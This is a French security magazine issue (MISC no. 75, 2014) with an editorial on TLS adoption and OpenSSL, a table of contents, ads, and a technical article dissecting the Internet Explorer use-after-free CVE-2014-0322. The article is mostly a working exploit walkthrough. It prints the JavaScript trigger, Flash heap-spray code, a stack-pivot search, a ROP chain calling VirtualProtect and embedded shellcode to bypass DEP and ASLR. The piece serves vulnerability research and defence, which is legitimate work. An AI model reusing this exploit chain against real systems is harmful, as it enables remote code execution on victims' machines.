Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°2423 du 17/02/2014 via l'agence PRENAX

MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
N° 75 SEPT./OCT. 2014
France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 $ cad - Maroc : 110 MAD - Tunisie 19 TND
L 19018 - 75 - F: 8,90 € - RD

SYSTÈME — STOCKAGE / SAN

Sécurité des SAN : bonnes pratiques et exploitation des vulnérabilités

p. 58

SCIENCES — PGP / SURVEILLANCE

Peut-on faire confiance à PGP pour assurer la sécurité des échanges ?

p. 70

SOCIÉTÉ — CYBERCRIME / APT

Le quotidien d'une équipe assurant la gestion opérationnelle des menaces informatiques

p. 77

DOSSIER

LES OBJETS CONNECTÉS :

DE NOUVEAUX USAGES PARTOUT, LA SÉCURITÉ NULLE PART ?

p. 28

1 - Les enjeux de l'internet des objets
2 - Analyse d'une télévision « intelligente »
3 - Des producteurs aux consommateurs : usages et faiblesses des étiquettes intelligentes
4 - Santé & objets connectés : la grande fumisterie ?

EXPLOIT CORNER

MS14-012 : le 0day d'Internet Explorer ciblant les personnels militaires américains

p. 04

PENTEST CORNER

Récupérer le code d'un système embarqué par analyse de sa consommation électrique

p. 10

MALWARE CORNER

Analyse de Tuscas : vol de données dans les navigateurs

p. 20

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX
© www.infolegale.com

2014

MONACO - DU 1er AU 4 OCTOBRE

les assises

de la sécurité et des systèmes d'information

LA CYBERSÉCURITÉ COMME NULLE PART AILLEURS...

Les Assises, l'accélérateur de business prouvé !

un événement comexposium The place to be

DC consultants

www.lesassisesdelasecurite.com

LinkedIn twitter YouTube

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

ÉDITO

LET TLS_IMPLEMENTATION = OCAML

Lorsque nous expliquerons à nos enfants qu'au début des années 2000 il n'était pas rare de relever ses mails au travers de flux sans chiffrement, ils nous regarderont avec un mélange d'incrédulité et de dédain. Nous sommes certainement la dernière génération à associer dans un réflexe pavlovien protocoles de messagerie à "ports TCP 110 et 143". Certains de mes jeunes collègues ne savent même pas à quoi correspond le port 23.

Pour le plus grand malheur des administrateurs systèmes et réseaux les protocoles non chiffrés sont sur le point de disparaître.

Ç'en est fini des "tcpdump -s 0", "wireshark" et autres "ngrep" pour débugger ce qui cloche entre un client et un serveur. Remplacer une analyse du flux par un "strace" sur les processus client et serveur risque de dégrader le game play…

Et puis non seulement le débogage va devenir un peu plus touchy, mais l'ajout de mécanismes cryptographiques va rendre la configuration parfois beaucoup plus complexe. Vous rechigniez déjà à modifier et débugger votre serveur DNS ? Adoptez DNSSEC pour voir...

L'usage du chiffrement dégrade également fortement les performances. L'initialisation d'une session TCP semblait trop longue pour un protocole interactif comme HTTP, ce n'est rien à côté d'un handshake TLS. Essayez un "ab" vers une page statique en utilisant ou pas TLS et vous verrez l'ampleur du problème. Je vous invite d'ailleurs à lire le billet du concepteur de "varnish", le reverse proxy haute performance, expliquant pourquoi il n'implémentera pas TLS **[1]**. Pourtant, avec le renforcement de la sécurité au niveau des navigateurs interdisant progressivement le chargement de contenus en clair sur une page chiffrée **[2]**, il va falloir sérieusement se pencher sur les performances des objets statiques servis en HTTPS.

Si passer votre webmail en HTTPS protège vos utilisateurs lorsqu'ils lisent leurs messages depuis le hotspot d'un McDo, votre UTM^W "Next-Generation Firewall" risque de devenir assez peu regardant sur le trafic vers vos serveurs web. Ceci à moins de désencapsuler le trafic TLS au niveau des équipements de sécurité avec les problèmes de configurations et de performances que cela peut induire... Aux considérations purement techniques, s'ajoutent les problèmes éthiques, voire la susceptibilité de Google **[3]**, si vous voulez inspecter la navigation de vos utilisateurs. Votre proxy web avec ses listes d'URL et son antivirus vont pouvoir reposer en paix.

Enfin, cerise sur le gâteau, la bibliothèque sur laquelle s'appuie la quasi-totalité des applications serveur n'est autre que la tristement célèbre OpenSSL. Dans vingt ans, le soir d'Halloween, on effraiera les enfants en leur racontant comment OpenSSL gérait sa mémoire. Essayez de lister les dépendances d'Apache, nginx, Postfix, Cyrus, Dovecot, VsFTPd, OpenSSH sur votre distribution préférée et vous vous rendrez compte du succès tout relatif de GnuTLS (qui a aussi son lot de casseroles). Heureusement, la communauté a vigoureusement réagi en sortant de nouveaux forks en pagaille : LibreSSL **[4]** soutenu par OpenBSD, BoringSSL **[5]** chez Google et une implémentation en OcamL **[6]** que l'ANSSI va certainement adorer. Pendant ce temps-là, OpenSSL, recevait 840 dollars de dons **[7]**. Royal !

Bonne lecture !

Cedric Foll
@follc
@MISCRedac

[1] https://www.varnish-cache.org/docs/3.0/phk/ssl.html
[2] https://developer.mozilla.org/en-US/docs/Security/MixedContent
[3] http://www.zdnet.fr/actualites/des-faux-certificats-de-l-anssi-detectes-et-bloques-par-google-39796159.htm
[4] http://www.libressl.org/
[5] A priori ce n'est pas une blague : https://www.imperialviolet.org/2014/06/20/boringssl.html
[6] https://github.com/mirleft/ocaml-tls
[7] http://www.hsc-news.com/archives/2014/000118.html

Retrouvez-nous sur
@miscredac et/ou @editionsdiamond

boutique.ed-diamond.com
OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

SOMMAIRE

EXPLOIT CORNER
[04-09] MS14-012, « Operation SnowMan »

PENTEST CORNER
[10-18] Extraire le code assembleur d'un système embarqué en analysant le courant consommé : possible ?

MALWARE CORNER
[20-26] Analyse du malware Tuscas

DOSSIER
LES OBJETS CONNECTÉS : DE NOUVEAUX USAGES PARTOUT, LA SÉCURITÉ NULLE PART ?
[28] Préambule
[29-32] Quelques enjeux de l'Internet des Objets
[34-43] Télévisions connectées : des objets branchés sécurité ?
[44-51] Les défis de sécurité de l'internet des objets pour le B2B et B2C
[52-56] La médecine connectée : les implications juridiques et éthiques derrière une révolution scientifique

SYSTÈME
[58-69] La sécurité des SAN (partie 1)

SCIENCE & TECHNOLOGIE
[70-74] Surveillance généralisée : aux limites de PGP

SOCIÉTÉ
[77-82] Threat Intelligence is a box of cookies

ABONNEMENT
[41,75,76] Anciens numéros, Bon d'abonnement & Commandes

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scali
Responsable publicité :
Black Mouse Communication
Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

MS14-012, « OPERATION SNOWMAN »

Jean-Jamil Khalifé - HDW Sec - jean@hdwsec.fr

mots-clés : *OPERATION SNOWMAN / WATERING HOLE ATTACK / CVE-2014-0322 / USE-AFTER-FREE / EXPLOITATION / INTERNET EXPLORER*

Le 13 février 2014, FireEye a publié un billet sur une nouvelle vulnérabilité affectant les versions 9 et 10 d'Internet Explorer et découverte deux jours avant. Cette vulnérabilité était exploitée dans la nature, et ciblait le personnel de l'armée américaine.

1 Introduction

L'exploit a été déployé sur le site des vétérans de l'armée américaine : http://www.vfw.org qui fut compromis pour l'occasion. Les attaquants ont ajouté une iframe sur la page principale du site qui chargeait l'exploit en tâche de fond. D'après l'analyse rapide de FireEye **[FIREEYE]**, l'exploit ciblait Internet Explorer 10 sous Windows 7. Il ne contourne pas les contre-mesures du logiciel EMET et vérifie dans le code JavaScript si l'utilisateur l'a installé ou non. Si tel est le cas, l'exploit n'est pas déclenché.

Analysons maintenant la vulnérabilité **[CVE]** (CVE-2014-0322) tout en produisant une preuve de concept pour Windows 7 qui sera également détaillée ici.

2 Analyse

En examinant le code d'exploitation trouvé dans la nature, on constate assez rapidement que la fonction **puIHa3()** déclenche une vulnérabilité de type « use-after-free » pour ensuite prendre le contrôle du registre **eax**. Cependant, il n'est pas possible ici d'obtenir le contrôle du flux d'exécution immédiatement après le remplacement de l'objet libéré contrairement au schéma type :

```
mov edx, dword ptr [eax]
...
call edx
```

qui se retrouve dans beaucoup de codes d'exploitation, et qui permet d'obtenir directement un contrôle du pointeur d'instruction (**eip**). À noter qu'il est devenu compliqué de l'exploiter depuis l'apparition de « VTGuard » **[VTGUARD]**.

```
<script>
   function dword2data(dword) {
        var d = Number(dword).toString(16);

       while(d.length < 8)
            d = '0' + d;

        return unescape('%u' + d.substr(4, 8) + '%u' +
d.substr(0,4));
    }

    var g_arr = [];
    var arrLen = 0x250;

    function fun() {

        var a=0;
        for (a=0; a < arrLen; ++a) {
            g_arr[a] = document.createElement('div');
        }

        var b = dword2data(0xdeadc0de);
        var c = 0x1a1b2000;
        while(b.length < 0x360) {
            b+= dword2data(0x1a1b2000 - 0x10);
        }

        var d = b.substring(0, (0x340 - 2) / 2 );
        try {
            this.outerHTML = this.outerHTML;
        } catch (e) {}

        CollectGarbage();

        for (a=0; a<arrLen; ++a) {
            g_arr[a].title = d.substring(0, d.length);
        }
    }

    function puIHa3() {
        var a = document.getElementsByTagName('script');
        var b = a[0];
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
        b.onpropertychange = fun;
        var c = document.createElement('SELECT');
        c = b.appendChild(c);
    }
    puIHa3();
</script>
```

```
eax=1a1b1ff0 ebx=00859558 ecx=14000024 edx=04cab0a8 esi=04cab0a8
edi=0083e040
eip=68c49454 esp=02fdb8fc ebp=02fdb968 iopl=0         nv up ei pl
nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010206
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
68c49454 ff4010          inc     dword ptr [eax+10h]
ds:002b:1a1b2000=????????
```

Un examen attentif révèle que le registre **eax** a bien pris la valeur **0x1a1b1ff0** provenant de l'opération **dword2data(0x1a1b2000 – 0x10)**. Rien n'est alloué à l'adresse **eax+10h**, ce qui conduit donc à la terminaison inattendue du programme. L'exploit d'origine charge un objet Flash qui prépare notamment le tas en allouant la mémoire à cet endroit avant de déclencher la vulnérabilité.

```
MSHTML!CMarkup::UpdateMarkupContentsVersion:
7039943e 8b427c           mov     eax,dword ptr [edx+7Ch]
70399441 40               inc     eax
70399442 0d00000080      or      eax,80000000h
70399447 89427c           mov     dword ptr [edx+7Ch],eax
7039944a 8b82ac000000     mov     eax,dword ptr [edx+0ACh]
70399450 85c0             test    eax,eax
70399452 7403             je      MSHTML!CMarkup::UpdateMarkupCont
entsVersion+0x19
70399454 ff4010           inc     dword ptr [eax+10h]  // crash
```

Les instructions qui précèdent montrent un déréférencement de **edx + 7Ch**. Le registre **edx** pointe vers un objet inexistant. Dans un contexte sans terminaison inattendue, on peut retrouver le type d'objet libéré ainsi que sa taille dans le tas :

```
0056ae30  68a24208 MSHTML!Cmarkup::`vftable'
0056ae34  00000007
0056ae38  00000000
0056ae3c  000012d0
0056ae40  00558c48
0056ae44  00000000
0056ae48  00000000
...
address 06223010 found in
_HEAP @ 4e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        06223008 0069 0000  [00]   06223010    00340 - (busy)
          MSHTML!Cmarkup::`vftable'
```

Il s'agit donc d'un objet de type **CMarkup**. Sa taille est de **0x340** octets, ce qui est aussi confirmé par le code d'initialisation ci-dessous :

```
MSHTML!CDoc::CreateMarkupFromInfo()
0f8543fda400   jne     MSHTML!CDoc::CreateMarkupFromInfo+0xa4fe9d
8bb194000000   mov     esi,dword ptr [ecx+94h]
8974241c  mov     dword ptr [esp+1Ch],esi
85f6    test    esi,esi
0f84f3ffa400   je      MSHTML!CDoc::CreateMarkupFromInfo+0xa5015f
6840030000   push    340h  // taille de l'objet
6a08    push    8
ff35d470db6d   push    dword ptr [MSHTML!g_hProcessHeap (6ddb70d4)]
ff151472dd6d   call    dword ptr [MSHTML!_imp__HeapAlloc
(6ddd7214)]
85c0    test    eax,eax
```

Note

Une manière plus simple d'obtenir la taille de cet objet est d'activer *PageHeap* permettant un debug plus facile :

```
> gflags.exe /i iexplore.exe +hpa +ust
```

puis d'exécuter la commande windbg (edx contenant l'adresse de l'objet) :

```
> ?0x1000-(edx&0x00000FFF)
```

Lorsque la fonction **puIHa3()** est lancée, elle définit **fun()** comme handler de l'événement *onpropertychange* de l'élément script. Lorsque celle-ci est déclenchée, elle exécute le code JavaScript suivant : « **this.outerHTML=this.outerHTML** » ; ce qui conduit à la libération de l'objet :

```
0349a10c 6c472954 MSHTML!CMarkup::~CMarkup
0349a118 6c3fe1c7 MSHTML!CMarkup::`vector deleting destructor'+0xd
0349a120 6c3fe23d MSHTML!CBase::SubRelease+0x2e
0349a134 6c439918 MSHTML!CBase::PrivateRelease+0x7f
0349a144 6c8f46a3 MSHTML!CMarkup::Release+0x2d
0349a2b4 6c8f4dfe MSHTML!InjectHtmlStream+0x6f9
0349a2f4 6c8f4ec5 MSHTML!HandleHTMLInjection+0x82
0349a3e8 6c8abc5a MSHTML!CElement::InjectInternal+0x521
0349a45c 6c64baca MSHTML!CElement::InjectTextOrHTML+0x1a4
0349a478 6c64ba89 MSHTML!CElement::put_outerHTML+0x1d
```

Cependant, l'exécution de **MSHTML!Cmarkup::UpdateMarkupContentsVersion** continue ; cette fonction tente d'accéder à des méthodes ou propriétés de l'objet qui ne sont plus allouées, et une exception est levée.

3 Exploitation

L'exploitation parait complexe dans le sens où l'on ne peut qu'incrémenter un octet de un à une adresse donnée ! Cependant, grâce à cette primitive, il devient possible, dans cet ordre :

- de provoquer une fuite mémoire qui facilitera la lecture/écriture d'une partie de la mémoire d'IE ;
- d'obtenir la lecture/écriture partout en mémoire ;
- d'obtenir le contrôle du flux d'exécution.

Cette technique permet de contourner les protections DEP/ASLR et enfin d'exécuter le *shellcode*.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3.1 Fiabilisation du « use-after-free »

Il faut tout d'abord fiabiliser le déclenchement de l'exploitation de la vulnérabilité « use-after-free », sans quoi Internet Explorer est susceptible de terminer abruptement. En effet, après l'incrément de **eax+10h**, le même *thread* continue d'utiliser des méthodes ou propriétés de l'objet libéré. Ainsi, le nouvel objet doit contenir certaines adresses pointant vers un contenu alloué et permettant l'exécution des instructions sans lever d'exception :

```
var b = dword2data(0x19fffff3);
...

// asm
mov     eax,dword ptr [esi+98h]
...
mov     eax,dword ptr [eax+8]
and     dword ptr [eax+2F0h],0FFFFFFBFh

// js fix
if (b.length == (0x98 / 2)) {
    b += dword2data(0x1a000010);
}

// asm
mov     ecx,dword ptr [edx+94h]
mov     eax,dword ptr [ecx+0Ch]

// js fix
else if (b.length == (0x94 / 2)) {
    b += dword2data(0x1a111111);
}

// asm
mov     eax,dword ptr [edx+15Ch]
mov     ecx,dword ptr [eax+edx*8]

// js fix
else if (b.length == (0x15c / 2)) {
    b += dword2data(0x42424242);
}
```

À noter que le choix d'utiliser des adresses hautes est volontaire afin d'éviter de tomber sur des pages mémoires qui auraient pu être déjà allouées auparavant.

3.2 Fuite mémoire

La méthode usuelle pour obtenir une fuite d'information consiste à modifier la taille d'un objet présent dans le tas, que l'on pourra ensuite retrouver et utiliser pour parcourir séquentiellement ou aléatoirement la mémoire. À l'époque d'Internet Explorer 6, 7 et 8, on pouvait se servir des **BSTR**. Ce n'est plus possible à partir d'Internet Explorer 9, en raison de l'apparition de solutions anti *heap-spray*. Aussi, pour résoudre ce problème, il convient, par exemple, d'instrumenter un code Flash, dont la machine virtuelle n'implémente pas ces contre-mesures.

En effet, l'instanciation d'objets **vector** en ActionScript permettra de contourner ces dernières, qui ne tiennent pas compte de la mémoire allouée par la machine virtuelle Flash, permettant ainsi un alignement des blocs générés.

Le code correspondant est le suivant :

```
this.s = new Vector.<Object>(0x18180);
while (len < 0x18180) {
    this.s[len] = new Vector.<uint>(0x1000 / 4 - 16);
    for (i=0; i < this.s[len].length; i++) {
        this.s[len][i] = 0x1a1a1a1a;
    }
    ++len;
}
```

Une fois la mémoire préparée, la vulnérabilité est déclenchée depuis le code ActionScript, pour provoquer la libération de l'objet **CMarkup** et le remplacer par un *fake* objet de même taille. Ceci pour permettre de modifier le flux d'exécution d'Internet Explorer, et lui faire incrémenter un octet en mémoire à un endroit que l'on contrôle, via l'instruction :

```
MSHTML!CMarkup::UpdateMarkupContentsVersion+0x16:
68c49454 ff4010          inc     dword ptr [eax+10h]
```

L'idée est donc de corrompre un premier objet Flash en faisant pointer **eax** vers l'adresse prédictible d'un des **vector<uint>** alloués précédemment, pour provoquer l'incrément de l'octet de poids fort de sa longueur et faire passer sa taille de **0x03f0** (0x1000 / 4 - 16) à **0x010003f0**.

Grâce à cette modification, nous pouvons d'ores et déjà parcourir une partie de la mémoire ; mais cela n'est pas suffisant pour construire une chaîne de ROP.

Il faut alors corrompre la taille du **vector<uint>** suivant grâce à l'accès mémoire obtenu précédemment, pour lui donner la valeur de **0x3fffffff**, ce qui multiplié par 4 donne un tableau couvrant la quasi-intégralité de l'espace de mémoire virtuelle d'Internet Explorer, que nous pourrons donc contrôler une fois ce dernier vecteur retrouvé :

```
1a000000 010003f0 08143000 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a1a1a1a 1a1a1a1a
1a000020 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a1a1a1a 1a1a1a1a
...
1a001000 3fffffff 08143000 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a1a1a1a 1a1a1a1a
1a001020 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a1a1a1a 1a1a1a1a
```

Note

Il est également possible de réaliser cette étape en implémentant un code JavaScript approprié à la place d'utiliser Flash.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3.3 Contournement d'ASLR et de DEP

Il faut maintenant construire la chaîne de ROP à exécuter. La première étape consiste à déterminer l'adresse de `VirtualProtect()` en utilisant la fuite mémoire obtenue précédemment. Pour cela, une solution est de récupérer l'adresse de base d'un module présent en mémoire, puis de parcourir ses tables d'importation et d'exportation.

J'ai choisi Flash comme module d'intérêt pour la réalisation de cette étape. Pour trouver son adresse de base, nous parcourons donc le tas jusqu'à trouver un pointeur vers la vtable d'un objet Flash :

```
20eea000 00010c00 00000fe0 08133000 08127068 2304d000 20eea018
00000019
20eea01c 00000000 6169b750 00000000 08747820 081e13c0 0829dd70
00000000
...
6169b750  6109c960 Flash32_13_0_0_206!IAEModule_IAEKernel_
UnloadModule+0x157ff0
6169b754  61010a20 Flash32_13_0_0_206!IAEModule_IAEKernel_
UnloadModule+0xcc0b0
```

Une fois trouvée, il ne nous reste plus qu'à remonter jusqu'à l'adresse de base du module en vérifiant si on arrive sur `0x00905a4d` (**signature « MZ »**). Il convient d'optimiser cette procédure et de diminuer le risque de faux positifs en faisant un ET logique bit à bit de `0x6169b750` avec `0xffff0000` et en remontant par paliers de `4096` octets (soit la taille d'une page mémoire).

Il ne reste plus qu'à parcourir la table des importations jusqu'à trouver l'adresse de `VirtualProtectStub()`, qui redirige vers `VirtualProtect()`.

La deuxième étape consiste à trouver un *stack pivot* de la forme `#xchg eax,esp #ret`.

Le plus évident est d'utiliser le même module que précédemment, car nous connaissons déjà son adresse de base. Deux solutions sont envisageables :

- Lancer une recherche statique déclinant ainsi un offset vers un *stack pivot* pour une version de Flash donnée (ou plusieurs) ;
- Lancer une recherche dynamique.

Dans l'implémentation de cet exploit **[EXPLOIT]**, j'ai opté pour la seconde méthode, celle-ci étant générique et ne dépendant pas de la version du greffon logiciel. Pour cela, la zone exécutable du module Flash (section .text) est parcourue jusqu'à trouver `0xc394`, qui correspond à `#xchg eax,esp #ret`.

Depuis plus de 10 ans, Lexsi délivre des formations auprès des professionnels de la sécurité du SI. Toujours au fait de l'actualité, elles s'attachent à suivre les évolutions rapides des risques et les transformations vers plus de management et de technique que vivent les RSSI au sein de leur organisation.

Découvrez notre catalogue de formations techniques :

Techniques de piratage & ethical hacking
- Découverte et cartographie de la cible
- Attaques web et applicatives
- Intrusion systèmes et réseau
- Maintien des accès et invisibilité

Sécurité technique
- Sécurité des environnements Windows/Unix/Linux
- Sécurité de l'infrastructure et des interconnexions réseau
- Sécurité des environnements virtuels
- Sécurité dans le Cloud

Sécurité des systèmes industriels
- Pilotage et gouvernance SSI industriels
- Audits et diagnostics
- Exercices pratiques sur des équipements industriels

Sécurité des applications et des développements
- Les fondamentaux de l'OWASP
- Sécurité des développements PHP, .NET et JAVA
- SDLC, audit de code et revue de conception

Retrouvez toutes nos formations sur notre site :
www.lexsi.fr/formations/cours.html
Renseignements et inscriptions : formation@lexsi.com - 01 73 30 18 06

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
public function getSP(baseflashaddr:uint, index:uint):uint
{
    /* Find .text */
    peindex = this.s[index][baseflashaddr+0x3C/4];
    sn = this.s[index][baseflashaddr+peindex/4+1] >> 16;

    /* Find 0xC394 */
    for( sec=0; sec<sn; sec++ )
    {
        if( this.s[index][baseflashaddr+peindex/4+0xF8/4+(sec*
0x28)/4] == 0x7865742E  // "xet."
            && this.s[index][baseflashaddr+peindex/4+0xF8/4+(sec*
0x28)/4+1] == 0x74 ) // "t"
        {
            virtualAddr = this.s[index][baseflashaddr+peindex/4+0xF
8/4+(sec*0x28)/4+3];
            virtualSize = this.s[index][baseflashaddr+peindex/4+0xF
8/4+(sec*0x28)/4+2];
      [...]
      for (i=0; i < virtualSize/4; i++)
      {
       if((this.s[index][baseflashaddr_off+virtualAddr/4+i] &
0xFFFF) != 0xC394)
    {
        [...]
                }else{
                    sp = virtualAddr + i*4 + 1;
        break;
                }
      }
         }
    }
    [...]
    return sp;
}
```

3.4 Construction du ROP et contrôle du flux d'exécution

Il ne reste plus qu'à contrôler le registre **eip** pour pouvoir exécuter notre charge finale. Pour ce faire, la solution est de localiser un objet dans le tas, corrompre le pointeur vers sa *vtable*, puis lancer une des méthodes concernées. Cependant, il est préférable d'opérer cette procédure sur un objet qui n'est pas utilisé ailleurs dans le code pour éviter tout effet de bord. Aussi, à l'étape de la préparation du tas, j'ai également instancié l'objet **Sound**, effectivement employé comme vecteur de contrôle de flux d'exécution dans plusieurs implémentations d'exploits visant Internet Explorer.

Après avoir déterminé les éléments pour construire et exécuter son ROP (adresse de **VirtualProtectStub()** et *stack pivot*), il conviendra donc de retrouver l'objet **Sound**, et de remplacer le pointeur vers sa vtable par un pointeur contenant l'adresse d'une nouvelle *vtable* contenant pour chaque méthode l'adresse du *stack pivot*.

Le *shellcode* a été intégré directement dans le code ActionScript. A contrario, les exploits découverts dans la nature récupèrent souvent tout ou partie de la charge finale, dans des images qu'ils téléchargent.

Le *ROP* et le *shellcode* doivent être insérés dans le vecteur pointé par **eax** sans oublier de remplir l'intégralité de la nouvelle *vtable* avec l'adresse du *stack pivot* pour être sûr de ne pas dépendre d'un possible décalage dans les nouvelles versions compilées de Flash :

```
/* Corrupt sound object vtable ptr */

var cvaddr:int = 0x1a001000;

...

while (1)
{
    if (this.s[index][j] == 0x00010c00 && this.s[index][j+0x09] ==
0x1234)
    {
        soundobjref = this.s[index][j+0x0A];
        dec = soundobjref-cvaddr-1;
        this.s[index][dec/4-2] = cvaddr+2*4+4*4;
        break;
    }
    j++;
}

/*  Stack pivot */
for (i=0; i < 0x200; i++)
    this.s[index][i] = sp;
...
/* ROP */
this.s[index][0] = 0x41414141;
this.s[index][1] = 0x41414141;
this.s[index][2] = 0x41414141;
this.s[index][3] = 0x41414141;
this.s[index][4] = virtualprotectaddr;
this.s[index][5] = cvaddr+0xC00+8;
this.s[index][6] = cvaddr;
this.s[index][7] = 0x1000;
this.s[index][8] = 0x40;
this.s[index][9] = 0x0d0d0d0d;
....
/* Shellcode */
this.s[index][sh++]=0x0089E8FC;
this.s[index][sh++]=0x89600000;
this.s[index][sh++]=0x64D231E5;
this.s[index][sh++]=0x8B30528B;
this.s[index][sh++]=0x528B0C52;
this.s[index][sh++]=0x28728B14;
this.s[index][sh++]=0x264AB70F;
this.s[index][sh++]=0xC031FF31;
this.s[index][sh++]=0x7C613CAC;
this.s[index][sh++]=0xC1202C02;
this.s[index][sh++]=0xC7010DCF;
...
this.s[index][sh++]=0x00657865;
```

Finalement, un nouveau *thread* est démarré en faisant appel à la méthode **toString()** de l'objet **Sound**, déclenchant alors l'exécution du ROP, puis du *shellcode*.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Remarque

Il est conseillé de penser à nettoyer le tas en réinitialisant les tailles des objets corrompus afin d'éviter tout plantage après exploitation, notamment en raison du Garbage Collector de Flash.

Conclusion

Actuellement les vulnérabilités de type « use-after-free » sont de plus en plus souvent utilisées (ex. CVE-2014-0322, CVE-2013-3163, etc.). Certaines d'entre elles emploient des techniques d'exploitation qui se recoupent, ce qui peut laisser penser qu'un même groupe en est à l'origine.

L'exploit qui vient d'être présenté démontre qu'Internet Explorer reste un très bon vecteur d'attaque à l'heure actuelle, à condition bien sûr de pouvoir s'échapper du mode protégé.

Une solution rapide et efficace pour mieux se protéger des nouvelles vulnérabilités du même type est d'installer la dernière version d'EMET. À noter que même si ce logiciel peut bloquer les exploits énoncés précédemment, il semble tout de même possible de le contourner comme le démontrent les résultats du concours Pwn2Own de 2014 ou encore l'article publié par « Bromium Labs » **[BROMIUM]** sur le sujet. ■

Remerciements

Je tiens à remercier Ivanlef0u, Cédric Gilbert, André Moulu et Jean-Michel Picod pour leurs relectures attentives.

Références

[HDWSEC] http://hdwsec.fr/blog/CVE-2014-0322.html

